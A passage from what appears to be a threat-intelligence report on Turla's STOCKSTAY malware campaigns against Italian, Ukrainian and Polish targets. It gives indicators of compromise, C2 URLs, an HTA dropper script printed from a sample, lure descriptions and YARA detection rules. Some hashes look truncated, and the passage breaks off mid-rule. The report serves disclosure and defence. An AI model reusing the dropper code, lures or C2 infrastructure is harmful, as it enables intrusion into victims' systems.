update 6:26:50

Total Voters: 915
Currently registered members with 2-tonte status: 364
Currently registered with status 4 Ready to vote: 5
Currently registered with status 3 - Voted 46
Voter turnout (votes cast on registered voters): 5.03%
```

Figure 7: Italian-language decoy claiming to relate to Italy's Circolo Degli Esteri

Although inconclusive, this appears to indicate an intention to deploy STOCKSTAY against Italian-speaking individuals or organizations, specifically with a focus on foreign affairs.

In following with previous STOCKSTAY instances, this sample utilized environmental keying for its configuration file. GTIG was able to recover the domain name used to decrypt the configuration file in order to identify the WebSocket C2 address `wss://wool-basalt-clock.glitch.me/ws`. This matches the C2 address used in January 2024.

Filename	Description	SHA-256
`Copia.msi`	MSI containing STOCKSTAY components	`b064a3efb04ed77e6c57955089ce639e193d166c8ea2216c98c3e9b701ea2cf`
`StockMarketView.exe`	STOCKSTAY.STOCKMARKET orchestrator	`82707cfdf24dcb762f4615f01e1ba4d3dfdec4abe9cd588558d2634d7e6a5ee`
`StockMarketNet.exe`	STOCKSTAY.STOCKBROKER tunneler	`249a4c7cacdd8e99a2a089a5c0ce904f2eff22e0e40fcfb10f7824dca6c51ec`

`StockMarketSystem.exe`	STOCKSTAY.STOCKTRADER backdoor	`b728eba4f0d6d16602fbad05a591f14391594262d3584b2e249e97f86e4dcc5`
`default.conf`	STOCKSTAY configuration file	`40b1208dda0cd5dd95c6b57764b2cfe7145b3ed9457f498408b4aaa05bf3ef5`

Table 10: File indicators

Indicator	Description
`https://circoloesteri.elezioni.idnet.it/admin-election/riepilogo.php`	Italian language lure relating to voting on matters related to the Italian Ministry of Foreign Affairs.
`wss://wool-basalt-clock.glitch.me/ws`	STOCKSTAY WebSocket C2

Table 11: Network indicators

March 18 – April 3, 2025: Ukraine

On April 2, 2025, GTIG identified a compromised email account sending a phishing email containing a message purporting to originate from a Ukrainian university, relating to the testing of a new distance learning environment. The threat actor attached a malicious Remote Desktop Protocol (RDP) file to the email, which upon opening resulted in a connection being established between the victim and an open RDP port (3389) hosted on the actor-registered domain chosen to imitate the same academic institution.

Once the victim connected to the actor's infrastructure, GTIG observed the actor deploying STOCKSTAY.MARKETMAKER to the client. STOCKSTAY.MARKETMAKER was configured to download a ZIP containing STOCKSTAY from a legitimate but compromised website belonging to the State Regulatory Service of Ukraine. In contrast to the majority of earlier observations, the configuration file observed during this operation was protected with a hard-coded password. This appears to correspond with this particular operation’s focus on initial access to a victim’s environment via spear-phishing, through which the specific domain or host name may not be known to the threat actor, and thus cannot be used for environmental keying. GTIG was able to identify the malware using the WebSocket C2 URL `wss://weatherdataai.theworkpc.com/ws`.

According to the metadata associated with the ZIP archive downloaded by STOCKSTAY.MARKETMAKER, the core STOCKSTAY components used during this operation were last modified between March 18 – 26, with the configuration file last being modified on March 31.

Filename	Description	SHA-256
`MicrosoftUpdateOneDrive.exe`	STOCKSTAY.MARKETMAKER Downloader	`da8a96bc74e265f945f1cc6992c6dc0f9ea36ed1991f7b8d312db79d`
`docs.zip`	ZIP archive containing STOCKSTAY components	`9fe944147c15a87963b06baf6473288d64c23655a0ba9369c3556627`

`SMEditor.exe`	STOCKSTAY.STOCKTRADER backdoor	`e1d16fb635060d23e889b0617d77f0cf06d00cc19b43a2c8b5ac53ac`
`SMNet.exe`	STOCKSTAY.STOCKBROKER tunneler	`dfd5cb91d06b9649d4cab500343af80ad1144a9e46641cc406f43dd1`
`StockMarketView.exe`	STOCKSTAY.STOCKMARKET orchestrator	`2af7b513c05e76d7da5f75bb0a223c894a706c99ef2c2ddfe4eae542`
`fonts`	STOCKSTAY configuration file	`40a3b969d81ef1ef35dd9ebcc6774e060b1b8949d3d74f38ca6b7d78`

Table 12: File indicators

Indicator	Description
`https://www.drs.gov.ua/wp-content/themes/twentytwentyfive/docs.zip`	Compromised State Regulatory Service of Ukraine infrastructure serving ZIP archive containing STOCKSTAY components
`wss://weatherdataai.theworkpc.com/ws`	STOCKSTAY WebSocket C2

Table 13: Network indicators

May 14, 2025: Poland

GTIG identified two samples of STOCKSTAY.STOCKBROKER being uploaded to VirusTotal on May 14, 2025 from Poland.

The first sample, named “ClientMNGR2.exe”, matched previously observed versions, however the second sample, named “GR3.exe”, was heavily obfuscated using large quantities of junk code, and a previously unknown string obfuscation mechanism. GTIG tracks this obfuscation mechanism as K1MORPHER, and we have since observed its inclusion in all core STOCKSTAY components, and within select samples of KAZUAR; increasing our confidence that STOCKSTAY exists within the same development ecosystem as other malware leveraged by Turla.

Filename	Description	SHA-256
`ClientMNGR2.exe`	STOCKSTAY.STOCKBROKER tunneler obfuscated with K1MORPHER	`d3fd32f915c239872c9e7ed9408b1f36dfcef03aa68f9a396d05c437667cdb43`
`GR3.exe`	STOCKSTAY.STOCKBROKER tunneler obfuscated with K1MORPHER	`98ce3c6e4dd05887ea619f2bbfeb2e2c2805ed07e85e119b79b828b7ef8be397`

Table 14: File indicators

May 28 – August 8, 2025: Ukraine — Deployment via Malicious HTA

On August 8, 2025, GTIG identified a RAR archive, “calculator.rar”, being submitted to VirusTotal. The archive had been hosted on compromised infrastructure belonging to a Ukrainian IT company since at least July 22, 2025. The archive contained a malicious HTA file named “Калькулятор грошового забезпечення військовослужбовців 2025.hta” (translation: "Military personnel cash benefit calculator 2025.hta"). The HTA was designed to execute a variant of the STOCKSTAY.MARKETMAKER downloader, which was also included in the archive, using the code shown in Figure 9.



Figure 8: Lure HTML page displayed by Калькулятор грошового забезпечення військовослужбовців 2025.hta

```
<script language="JScript">
 function renameAndRunFile() {
   try {
     var oldName = "calculator_2025_files\\styles.dat";
     var newName = "calculator_2025_files\\styles.dat.exe";

     var fso = new ActiveXObject("Scripting.FileSystemObject");

     if (fso.FileExists(oldName)) {
       if (fso.FileExists(newName)) {
         fso.DeleteFile(newName);
       }
       fso.MoveFile(oldName, newName);

       var shell = new ActiveXObject("WScript.Shell");
       shell.Run('"' + newName + '"', 1, false);
     } else {
     }

   } catch (e) {
   }
 }

window.onload = function() {
  renameAndRunFile();
};
</script>
```

Figure 9: JavaScript code contained in Калькулятор грошового забезпечення військовослужбовців 2025.hta

The STOCKSTAY.MARKETMAKER variant retrieved a ZIP archive, “EditorToolsPdf.zip”, containing the core STOCKSTAY components from a second compromised server located in Ukraine, this time hosting the archive within a compromised WordPress instance.

Analysis of the modification timestamps within the military calculator lure archive show that this operation dated as far back as May 28, 2025, when the majority of the contents of the “calculator_2025_files” folder were last modified. The STOCKSTAY.MARKETMAKER executable was last modified on June 5, 2025, and the malicious HTA file was modified on June 10, 2025.

Similar examination of the STOCKSTAY archive shows the configuration file being modified on June 4, 2025, while the archive itself was last modified on the compromised server on June 5, 2025. This series of events shows that the complete STOCKSTAY ZIP archive was staged on the compromised infrastructure while modifications were being made to the initial phishing lures.

GTIG has been able to confirm via a trusted third party that the original compromise of the Ukrainian server used to host the STOCKSTAY archive occurred on or before May 13, 2025.

Filename	Description	SHA-256
`calculator.rar`	RAR archive containing STOCKSTAY components	`6da0b4c1a5d0d3fb6e6a2990a82ba51db1f68a3bba818baa46526a29731e2342`
`Калькулятор грошового забезпечення військовослужбовців 2025.hta`	HTA lure (translated filename: “Military personnel cash benefit calculator 2025.hta”)	`0d6b083208097d5b3e189891338540f6c64faaaaf268b0bb0b085dd53d5857b4`
`styles.dat.exe`	STOCKSTAY.MARKETMAKER downloader	`626330d22f77d9cbca9d40cc06568041703f194610c4c5a84bbb05a2e4ee7459`
`EditorToolsPdf.zip`	ZIP archive containing STOCKSTAY components	`447f430b46fad5a3f8e8c5aad1f8f7f79af069489c3d9c29224bb9f14f0c7bf4`
`ViewPdf.exe`	STOCKSTAY.STOCKMARKET orchestrator	`45bb8d1ab2c13bf4354294e13d3c9be15de625d807301905b98462f43f93e893`
`ClientMNGR.exe`	STOCKSTAY.STOCKBROKER tunneler	`80f6c010fd260d0bcf18a4b6a8d62505adbed50d2e615ed9522c4bfd61c00661`
`ConverterDDSNet.exe`	STOCKSTAY.STOCKTRADER backdoor	`55249f296b63a8bcf911b8bc96de43c1ac2b4a56c150a19d33d892a47e57352c`
`fonts`	STOCKSTAY configuration file	`e3364ee21cae6725451e8bc9ab9933df0000fd19814170bd132da68d1906d5ff`

Table 15: File indicators

Indicator	Description
`https://basecon.com.ua/calculator.rar`	RAR archive containing HTA lure and STOCKSTAY.MARKETMAKER downloader
`https://online.zp.ua/wp-content/uploads/Tools/EditorToolsPdf.zip`	Compromised WordPress infrastructure hosting STOCKSTAY ZIP archive
`wss://canal1zac1a.onrender.com/ws`	STOCKSTAY WebSocket C2

Table 16: Network indicators

July 23 – 28, 2025: Actor Uses GitHub to Host STOCKSTAY MSI Files

GTIG identified a GitHub account we suspect of being used by the threat actor to test or deploy STOCKSTAY. The GitHub account, `Roberto1983-ai`, was created on July 23, 2025 at 12:01:03.

On July 24, 2025, the account created a public repository named `msi_installer_test2`, into which a single file was uploaded: `DiplomacyEduAI.msi`. A second repository, this time named `msi_installer_test3`, was created by the same user on July 28, 2025, and subsequently populated with another version of `DiplomacyEduAI.msi`.

Both versions of `DiplomacyEduAI.msi` contained core STOCKSTAY components, alongside a configuration file containing the WebSocket C2 URL `wss://canal1zac1a.onrender.com/ws`. GTIG has been unable to identify any active operations using these specific MSI files.

Filename	Description	SHA-256
`DiplomacyEduAI.msi`	MSI containing STOCKSTAY components	`19e6ed42248f9d03beb343a7c09a864dcd3cd671c29e1e5eac93579225224ac9`
`DiplomacyEduAI.msi`	MSI containing STOCKSTAY components	`6298f3150ad94a242e649886d47c59c634a4d04b9af5ee15e3bf335c40b5e58e`
`ClientMNGR.exe`	STOCKSTAY.STOCKBROKER tunneler	`80f6c010fd260d0bcf18a4b6a8d62505adbed50d2e615ed9522c4bfd61c00661`
`ViewPdf.exe`	STOCKSTAY.STOCKMARKET orchestrator	`45bb8d1ab2c13bf4354294e13d3c9be15de625d807301905b98462f43f93e893`
`ConverterDDSNet.exe`	STOCKSTAY.STOCKTRADER backdoor	`d8fe8f3fe838d5b1a1043096f6f6bb6f524f5f1b0c9f83a081078a824daa0cf3`
`fonts`	STOCKSTAY configuration file	`4e3bed10a8eff3e9205c1f37f647512464271d5ac65df7ae4709735621a38320`

Table 17: File indicators

Indicator	Description
`wss://canal1zac1a.onrender.com/ws`	STOCKSTAY WebSocket C2

Table 18: Network indicators

August 14, 2025: Actor Uses GitHub to Host STOCKSTAY Server Code

GTIG identified a second GitHub account, which was observed hosting what we assess to be server-side code for handling STOCKSTAY C2 communications. The GitHub account, `ChikenFresh`, was created on August 14, 2025, then almost immediately created a public repository named `google-ai-labs-it`, into which the suspected C2 controller code was uploaded. Our analysis of the C2 controller is included in the malware analysis section earlier in this report.

The GitHub repository name corresponds with a STOCKSTAY C2 server identified running on the Render platform, however GTIG has not observed any active operations using this infrastructure. We assess that the threat actor linked this GitHub repository to their Render account in order to utilize their WebSocket hosting capabilities.

Filename	Description	SHA-256
`server.py`	Python STOCKSTAY C2 controller	`f04f43b6f7c2d86109c495179b497f7fb45fd95816623de1b77900f71b4f99ed`
`models.py`	Database table definitions and models for use by `server.py`	`7615140f78d9a0ce31cc9fe8c54c60028a7439cb32526fd97b10afef7145dd78`
`wtools.py`	Utility functions for use by `server.py`	`b55f3b8a7334af049ba3f70a9ad3fe78574b1e180c68baf9a7110d104387a636`

Table 19: File indicators

Indicator	Description
`wss://google-ai-labs-it.onrender.com/ws`	STOCKSTAY WebSocket C2

Table 20: Network indicators

November 2025: Ukraine — Drone-Related Lures and Deployment via CVE-2025-8088

On November 6, 2025, GTIG identified a batch of phishing emails being sent from a drone-themed UKR.NET email account, to approximately 20 Ukraine-based targets, each containing a unique ukr.net file sharing link. Each link led to a malicious RAR archive which exploits a path traversal vulnerability in WinRAR (CVE-2025-8088) to install the core STOCKSTAY components. Continuations of this phishing activity were observed on November 12 and 14, 2025. We identified that only around 30% of the recipients of these phishing emails opened the emails, however we are unable to confirm how many of these individuals downloaded or executed the malicious payloads. All affected Google accounts were marked for additional authentication checks as a precautionary measure against potential account compromise. Google also notified affected users via our Government Backed Attack Warning (GBAW) notifications.

GTIG identified two distinct types of Ukrainian-language decoy documents within the malicious RAR archives, both appearing to target Ukrainian military personnel. The first, “Донесення БпЛА 06.11.2025.docx” (“UAV report 06.11.2025.docx”), claimed to be “[A] Report on the availability/need for UAVs, their condition, the availability of crews for each UAV in the units, their training in the defense zone of the 1st Brigade as of 06.11.2025” (see Figure 10).

одаток 1 до розпорядження

ачальника штабу-першого заступника

омандира 1 отбр від 04.11.2025

ДОНЕСЕННЯ
про наявність/потребу БпАК, їх стан, наявність екіпажів на кожний БпЛА в підрозділах, їх підготовку
в смузі оборони 1 отбр
станом на 06.11.2025 року

№ п/п	підрозділ	Тип БпЛА (кількість БпЛА в комплексі)	Кількість БпЛА				Загальна кількість БпЛА	Відомості щодо технічного стану БпЛА в комплексі			Наявність тепловізора (ТВ), інфрачервоної камери (ІЧ)	Потреба, кількість одиниць	Кількіс (особов			
			за штатом	поза штатом	в наявності	зі скидом		справний	несправний	втрачено			за штатом		поза штато	
													екіпажів	осіб	екіпажів	о
											1 отбр					
1	РР															
2.	2 тб	Всього:	3	2	3	2	3				1	5	3	3	3	
	РВ															
3	1 сб	Всього:														
	РВ															
4	2 сб	Всього:														
	РВ															
5	1 сади															
6	2 сади															
	резбтр															

Figure 10: “Report” Decoy document from November 2025

The second decoy, observed as “Товари(докладніше).docx” (“Products (more details).docx”) and “Приклади товарів для листа (деталізовано).docx” (“Examples of products for the letter (detailed).docx”), predominantly comprised of an equipment list referencing: “Tactical medicine”; “Communication and surveillance equipment”; “Equipment and survival equipment”; and “Automotive property” (see Figure 11).

Ось більш конкретний список, який ви можете використовувати для заповнення листа.

1. Тактична медицина (найбільш запитуване):
   Турнікети тактичні (CAT Gen 7, SOFT-T)
   Аптечки індивідуальні (ІПП-1, AI-2)
   Бінти гемостатичні (Celox Gauze, Combat Gauze)
   Бінти еластичні та ізраїльські
   Кровоспинні засоби у порошку/гранулах (Celox, HemCon)
   Накладання для закриття ран грудної клітини (Asherman, HALO)
   Носилки тактичні (SKED, T-REX)

2. Засоби зв'язку та спостереження:
   Рації тактичні (Motorola, Kenwood) та акумулятори до них
   Павербанки ємністю від 20000 mAh
   Прилади нічного бачення (ПНБ)
   Тепловізори (поглядові, прицільні)
   Біноклі та приціли оптичні
   Супутникові телефони та термінали (Starlink)

3. Екіпірування та засоби виживання:

Figure 11: “Equipment List” Decoy document from November 2025

Each of the decoy documents contained an external image reference that causes a connection to be made from the victim’s machine to a site likely monitored by the threat actor, signaling that the document has been opened. GTIG believes the URLs referenced by the decoy documents may be hosted on compromised infrastructure.

GTIG identified that the instances of STOCKSTAY observed being deployed during this operation contained enhancements intended to increase resistance to detection, specifically by carving out functionality into external modules. These external modules were named to imitate legitimate Windows libraries, using the filenames shown in Table 20.

Component	**Filename**
STOCKSTAY.STOCKMARKET	`MSViewer.exe`
Shared STOCKSTAY core module	`ms-lib-math-core.dll`
STOCKSTAY.STOCKBROKER	`MSDriver.exe`
STOCKSTAY.STOCKBROKER core module	`ms-api-wmcpdt.dll`

STOCKSTAY.STOCKTRADER	`MSRender.exe`
STOCKSTAY.STOCKTRADER core module	`ms-api-win-render.dll`

Table 21: STOCKSTAY component filenames observed in November 2025

GTIG observed two distinct STOCKSTAY WebSocket C2 URLs being used during this phishing wave. The majority of instances used the URL `wss://driverx86-adobe.onrender.com/ws` ; however, we were able to identify at least one instance of STOCKSTAY using `wss://google-ai-labs-it.onrender.com/ws` , corresponding to the previously described GitHub repository associated with the `ChikenFresh` user.

Alongside the core STOCKSTAY components, the malicious RAR archives contained LNK files, described as “Updater Shortcut”, corresponding to each core STOCKSTAY component. The extraction file path was configured to attempt to deploy into the startup programs directory.

GTIG was able to identify that the actor began creating the LNK files for this operation approximately six hours prior to the first phishing emails being sent, with the Ukrainian-language lure documents being created around four hours prior.

Filename	**Description**	**SHA-256**
`MSViewer.exe`	STOCKSTAY.STOCKMARKET orchestrator	`a40bf9c75d1bfa6d66f1179f2321de6589f80d3089d992797a9cb0e84f6196ce`
`MSViewer.exe`	STOCKSTAY.STOCKMARKET orchestrator	`e316b1e13154dc6115e1e0c023f6fe3d17861cae839d4a4a81779b6aad9a24f8`
`MSDriver.exe`	STOCKSTAY.STOCKBROKER tunneler	`c905cb512018cc55512c6a22677c3d6f389c47afd54d7c85797868fc4fcb90e9`
`MSRender.exe`	STOCKSTAY.STOCKTRADER backdoor	`667a8f568a611f2f3d84a366b7946b360e055bece9699c95aad619637ab72a38`
`ms-lib-math-core.dll`	Module containing core crypt and obfuscation routines, historically found within core STOCKSTAY components	`b287347a5bff8af360ce0e6500c336b6fe6d97920abc26202c9d843ffebc5f89`
`ms-api-win-render.dll`	Module containing backdoor command handlers, historically found within STOCKSTAY.STOCKTRADER	`1682e8d82016b3f10434d2ebac995fd3b6aa812f079bfd7888652e94a994d851`
`ms-api-wmcpdt.dll`	Module containing STOCKSTAY’s IPC logic, historically found within each STOCKSTAY component	`e2a0f4440f67998a0215d49be31746ea192bfcb4dc4ee532a218f8cf13605714`

`MSViewer.lnk`	LNK shortcut intended to execute STOCKSTAY.STOCKMARKET	`3627f582420ad2782d452fe6d13fae42658d1484296351d3916703e25dcadd14`
`MSRender.lnk`	LNK shortcut intended to execute STOCKSTAY.STOCKTRADER	`77417df21b4b4e8d86b8bda4afeef93fd36f355362586b2d1f51121a82244167`
`MSDriver.lnk`	LNK shortcut intended to execute STOCKSTAY.STOCKBROKER	`813c78b5b6ef28a9c0ed35f2c6cd88fc50880ab91f8777dfe7aaccb1c24b08d5`
`fonts`	STOCKSTAY configuration file	`e83f274bf9914c6cfc0c6b3cdadf089565f49dace4aca93287c22aba9641c8f3`
`fonts`	STOCKSTAY configuration file	`f964353b9ae4bedbe62de6c0d7eafa9fb8b87897bbaea483aedaa8ae191834da`

Table 22: File indicators

Indicator	Description
`wss://driverx86-adobe.onrender.com/ws`	STOCKSTAY WebSocket C2
`wss://google-ai-labs-it.onrender.com/ws`	STOCKSTAY WebSocket C2

Table 23: Network indicators

Attribution

GTIG attributes the STOCKSTAY ecosystem and related activity to threat clusters assessed with high confidence links to Turla, based on the following:

- STOCKSTAY uses Windows-1251 during command-processing - an encoding notably designed specifically to support Cyrillic script. This is indicative of a development or operational environment linked to Eastern Europe, the Balkans, or Central Asia.
- STOCKSTAY has code overlaps with KAZUAR, a widely-attributed proprietary Turla toolkit, based on the recent introduction of K1MORPHER string obfuscation into both malware families within a similar time window.
- GTIG observed STOCKSTAY being delivered from compromised infrastructure which was also identified as hosting part of Turla's victim-facing KAZUAR C2 infrastructure.

Turla has a consistent focus on targeting Ukrainian Defense and Military organizations, and was identified within a Mandiant Incident Response deploying STOCKSTAY alongside a range of other proprietary Turla malware, such as WILDDAY, DIAMONDBACK, and KAZUAR.

Detections

Google Security Operations (SecOps)

SecOps customers will have access to the following pending-deployment rules. Once fully deployed, these rules will be available under the Mandiant Frontline Threats, Mandiant Hunting and Mandiant Intel Emerging Threats rule packs:

- Archiver Extraction To Windows Startup
- Registry Write Registry Run Keys
- Registry Write to Run Registry Key
- Potential RDP File Write From Phishing
- RDP Connection Initiated from Staging Directory
- Onrender Subdomain Suspicious DNS Query

YARA Rules

```
rule G_Backdoor_STOCKSTAY_ConfigurationFile_2 {
   meta:
       author = "Google Threat Intelligence Group"
       description = "Detects encrypted configuration files associated with STOCKSTAY."
       hash = "40a3b969d81ef1ef35dd9ebcc6774e060b1b8949d3d74f38ca6b7d789c95cdb3"

   strings:
       $s1 = "\"SystemConfiguration\""
       $s2 = "An application for getting information about current events on trading platforms"
       $s3 = "To set the time for updating information, enter a value in minutes in the `Interval` field"
       $s4 = "The `SystemConfiguration` field stores the system settings of the application."
       $s5 = "In the `services` field, fill in the list of addresses of services that provide the `WebSocket protocol`."
       $s6 = "wss://"

   condition:
       uint16(0) == 0x227B  // {"
       and 4 of ($s*)
}
```

```
rule G_Backdoor_STOCKSTAY_ConfigurationFile_3 {
   meta:
       author = "Google Threat Intelligence Group"
       description = "Detects early configuration files associated with STOCKSTAY."
       hash = "1a2ca8b8e0344fe3d80da7352206a470245443e2349a237bc093df934ddc011f"

   strings:
       $key_required_1 = "\"List 1\""
       $key_required_2 = "\"List 2\""
       $key_required_3 = "\"List 3\""
       $key_dummy_1 = "\"BinanceApi\""
       $key_dummy_2 = "\"CoinbaseCloudApi\""
       $key_dummy_3 = "\"CoinbaseCloudApi Sandbox\""
       $key_dummy_4 = "\"ByBitApi Spot\""
       $key_dummy_5 = "\"ByBitApi Linear\""
       $key_dummy_6 = "\"Info level\""
       $key_dummy_7 = "\"Rate info\""
       $key_dummy_8 = "\"Info level\""

   condition:
       uint8(0) == 0x7B  // {
       and filesize > 500
       and all of ($key_required_*)
```

```
        and 3 of ($key_dummy*)
}
```

```
rule G_Backdoor_STOCKSTAY_ConfigurationFile_5 {
 meta:
   author = "Google Threat Intelligence Group"
   description = "Detects plaintext configuration files used by the STOCKSTAY malware family."
   hash = "6cee9e838792ac5e2098362d68ce93a9a2c095d476dc16b289fe8509c99b2b8b"

 strings:
   $internal_id_1 = "\"internal_id\""
   $internal_id_2 = "\"i_id\""
   $internal_key_1 = "\"internal_key\""
   $internal_key_2 = "\"i_k\""
   $interval_engine_1 = "\"interval_engine\""
   $interval_engine_2 = "\"ie\""
   $level_info_1 = "\"level_info\""
   $level_info_2 = "\"li\""
   $time_scale_1 = "\"time_scale\""
   $time_scale_2 = "\"ts\""
   $span_min_1 = "\"span_min\""
   $span_min_2 = "\"mx1\""
   $span_max_1 = "\"span_max\""
   $span_max_2 = "\"my1\""
   $rate_1 = "\"rate\""
   $rate_2 = "\"rt_x_y\""
   $rate_control_1 = "\"rate_control\""
   $service_1 = "\"service\""
   $service_2 = "\"srv\""
   $days_not_work_1 = "\"days_not_work\""
   $days_not_work_2 = "\"dnw\""
   $system_properties_1 = "\"system_properties\""
   $system_properties_2 = "\"sp\""

 condition:
   any of ($internal_id*)
   and any of ($internal_key*)
   and any of ($interval_engine*)
   and any of ($level_info*)
   and any of ($time_scale*)
   and any of ($span_min*)
   and any of ($span_max*)
   and any of ($rate*)
   and any of ($service*)
   and any of ($days_not_work*)
   and any of ($system_properties*)
}
```

```
rule G_Backdoor_STOCKSTAY_CryptoContainer_1 {
   meta:
       author = "Google Threat Intelligence Group"
       description = "Detects code for parsing crypto containers within STOCKSTAY components."
       hash = "82707cfdf24dcb762f4615f01e1ba4d3dfdec4abe9cd588558d2634d7e6a5eeb"

   strings:
       $s1 = "BuildCryptoContainer"
       $s2 = "ParseCryptoContainer"
       $s3 = "Windows-1251" wide
```

```
        $s4 = "AesCryptoServiceProvider"
        $s5 = "RSACryptoServiceProvider"

    condition:
        uint16(0) == 0x5a4d
        and all of them
}
```

```
 rule G_Backdoor_STOCKSTAY_WindowNames_1 {
    meta:
        author = "Google Threat Intelligence Group"
        description = "Detects STOCKSTAY window names."
        hash = "dfd5cb91d06b9649d4cab500343af80ad1144a9e46641cc406f43dd169003c22"



    strings:
        $import = "_CorExeMain"
        $s2 = "SMEditorPage" wide
        $s3 = "SMNetPage" wide
        $s4 = "StockMarketViewPage" wide
        $s5 = "window_system32_x128" wide
        $s6 = "window_system32_x64" wide
        $s7 = "window_system32_x32" wide

    condition:
        $import
        and any of ($s*)
}
```

```
 rule G_Downloader_STOCKSTAY_MARKETMAKER_1 {
    meta:
        author = "Google Threat Intelligence Group"
        description = "Detects STOCKSTAY.MARKETMAKER downloader based on method names and payload filenames."
        hash = "da8a96bc74e265f945f1cc6992c6dc0f9ea36ed1991f7b8d312db79d9bf78c40"

    strings:
        $f1 = "CheckAutoRun"
        $f2 = "SetupAutoRun"
        $f3 = "DownloadAndExtractZip"
        $f4 = "GetSystemProxy"

        $s0 = "_CorExeMain"
        $s1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" wide
        $s2 = "StockMarketView.exe" wide
        $s3 = "SMNet.exe" wide
        $s4 = "SMEditor.exe" wide

    condition:
        all of them
}
```

```
 rule G_Controller_STOCKSTAY_STOCKMARKET_1 {
    meta:
        author = "Google Threat Intelligence Group"
        description = "Detects STOCKSTAY.STOCKMARKET controller based on method and field names, and SQL queries"
        hash = "2af7b513c05e76d7da5f75bb0a223c894a706c99ef2c2ddfe4eae542f95a08e0"

    strings:
```

```
        $f1 = "ProtocolMessageConnect"
        $f2 = "ProtocolMessageEnd"
        $f3 = "ProtocolMessagePing"
        $f4 = "ProtocolMessageRequestRecv"
        $f5 = "ProtocolMessageRequestSend"
        $f6 = "ProtocolMessageTask"
        $f7 = "ProtocolMessageTaskSysinfo"
        $f8 = "TMR_AppInit_Tick"
        $f9 = "TMR_Engine_Tick"
        $f10 = "TMR_KeepAlive_Tick"
        $f11 = "TMR_PingNet_Tick"
        $f12 = "TMR_PingSystem_Tick"
        $f13 = "GetDataTrade"
        $f14 = "GetDataNews"
        $f15 = "InsertDataTrade"
        $f16 = "InsertDataNews"
        $sql1 = "CREATE TABLE IF NOT EXISTS News (" wide
        $sql2 = "CREATE TABLE IF NOT EXISTS Trade (" wide
        $sql3 = "CREATE TABLE IF NOT EXISTS Market (" wide
        $sql4 = "INSERT INTO Market ( Guid, Version, Config, Status, Launch, Type ) VALUES (@Guid, @Version, @Config, @Sta
        $sql5 = "INSERT INTO News (Container) VALUES (@Container)" wide
        $sql6 = "INSERT INTO Trade (Container) VALUES (@Container)" wide

    condition:
        8 of ($f*)
        and any of ($sql*)
}
```

```
 rule G_Tunneler_STOCKSTAY_STOCKBROKER_1 {
    meta:
        author = "Google Threat Intelligence Group"
        description = "Detects STOCKSTAY.STOCKBROKER tunneler based on known IPC message handler and variable names."
        hash = "dfd5cb91d06b9649d4cab500343af80ad1144a9e46641cc406f43dd169003c22"

    strings:
        $s1 = "_CorExeMain"
        $s2 = "ProtocolMessageStatusConnection"
        $s3 = "ProtocolMessageResult"
        $s4 = "ProtocolMessageEnd"
        $s5 = "OnGetDataFromServer"
        $s6 = "webSocket"
        $s7 = "wmCopyData"
        $s8 = "tempStorage"

    condition:
        all of them
}
```

```
 rule G_Backdoor_STOCKSTAY_STOCKTRADER_3 {
    meta:
        author = "Google Threat Intelligence Group"
        description = "Detects STOCKSTAY.STOCKTRADER backdoor based on known command handlers and FNV1a hashes."
        hash = "82707cfdf24dcb762f4615f01e1ba4d3dfdec4abe9cd588558d2634d7e6a5eeb"

    strings:
        $cmd_1 = "AppDel"
        $cmd_3 = "AppDeleteRegistryValue"
        $cmd_4 = "AppDir"
```

```
        $cmd_5 = "AppGet"
        $cmd_6 = "AppMkdir"
        $cmd_7 = "AppPut"
        $cmd_8 = "AppReadRegistryValue"
        $cmd_9 = "AppRegistryKeyExists"
        $cmd_10 = "AppRmdir"
        $cmd_11 = "AppRun"
        $cmd_12 = "AppWriteRegistryValue"
        $cmd_13 = "AppUnpackArchive"
        $cmd_14 = "ArchiveFiles"
        $cmd_15 = "GetFiles"
        $cmd_16 = "Sysinfo"

        $hash_1  = {ea8e5e34}
        $hash_2  = {3445694e}
        $hash_3  = {f73e97b6}
        $hash_4  = {9aa70c59}
        $hash_5  = {18b496c9}
        $hash_6  = {0f716ebc}
        $hash_7  = {8e2d79ce}
        $hash_8  = {3ae2a963}
        $hash_9  = {35d26840}
        $hash_10 = {6c41d6bc}
        $hash_11 = {1fdbbb2f}
        $hash_12 = {6ae6578d}
        $hash_13 = {66732be7}
        $hash_14 = {0b113b3d}

    condition:
        uint16(0) == 0x5a4d
        and (
            12 of ($cmd*)
            or 10 of ($hash*)
        )
}
```

```
 rule G_Hunting_K1MORPHER_1 {
  meta:
    author = "Google Threat Intelligence Group"
    description = "Detects plaintext class and method names associated with the .NET class K1.Morpher"
    hash = "45bb8d1ab2c13bf4354294e13d3c9be15de625d807301905b98462f43f93e893"

  strings:
    $plain_api_1 = "Squirrel3"
    $plain_api_2 = "DecryptArraySimple"
    $plain_api_3 = "DecryptIntSimple"
    $plain_api_4 = "DecryptLongSimple"
    $plain_api_5 = "DecryptFloatSimple"
    $plain_api_6 = "DecryptStringSimple"
    $plain_api_7 = "DecryptDoubleSimple"
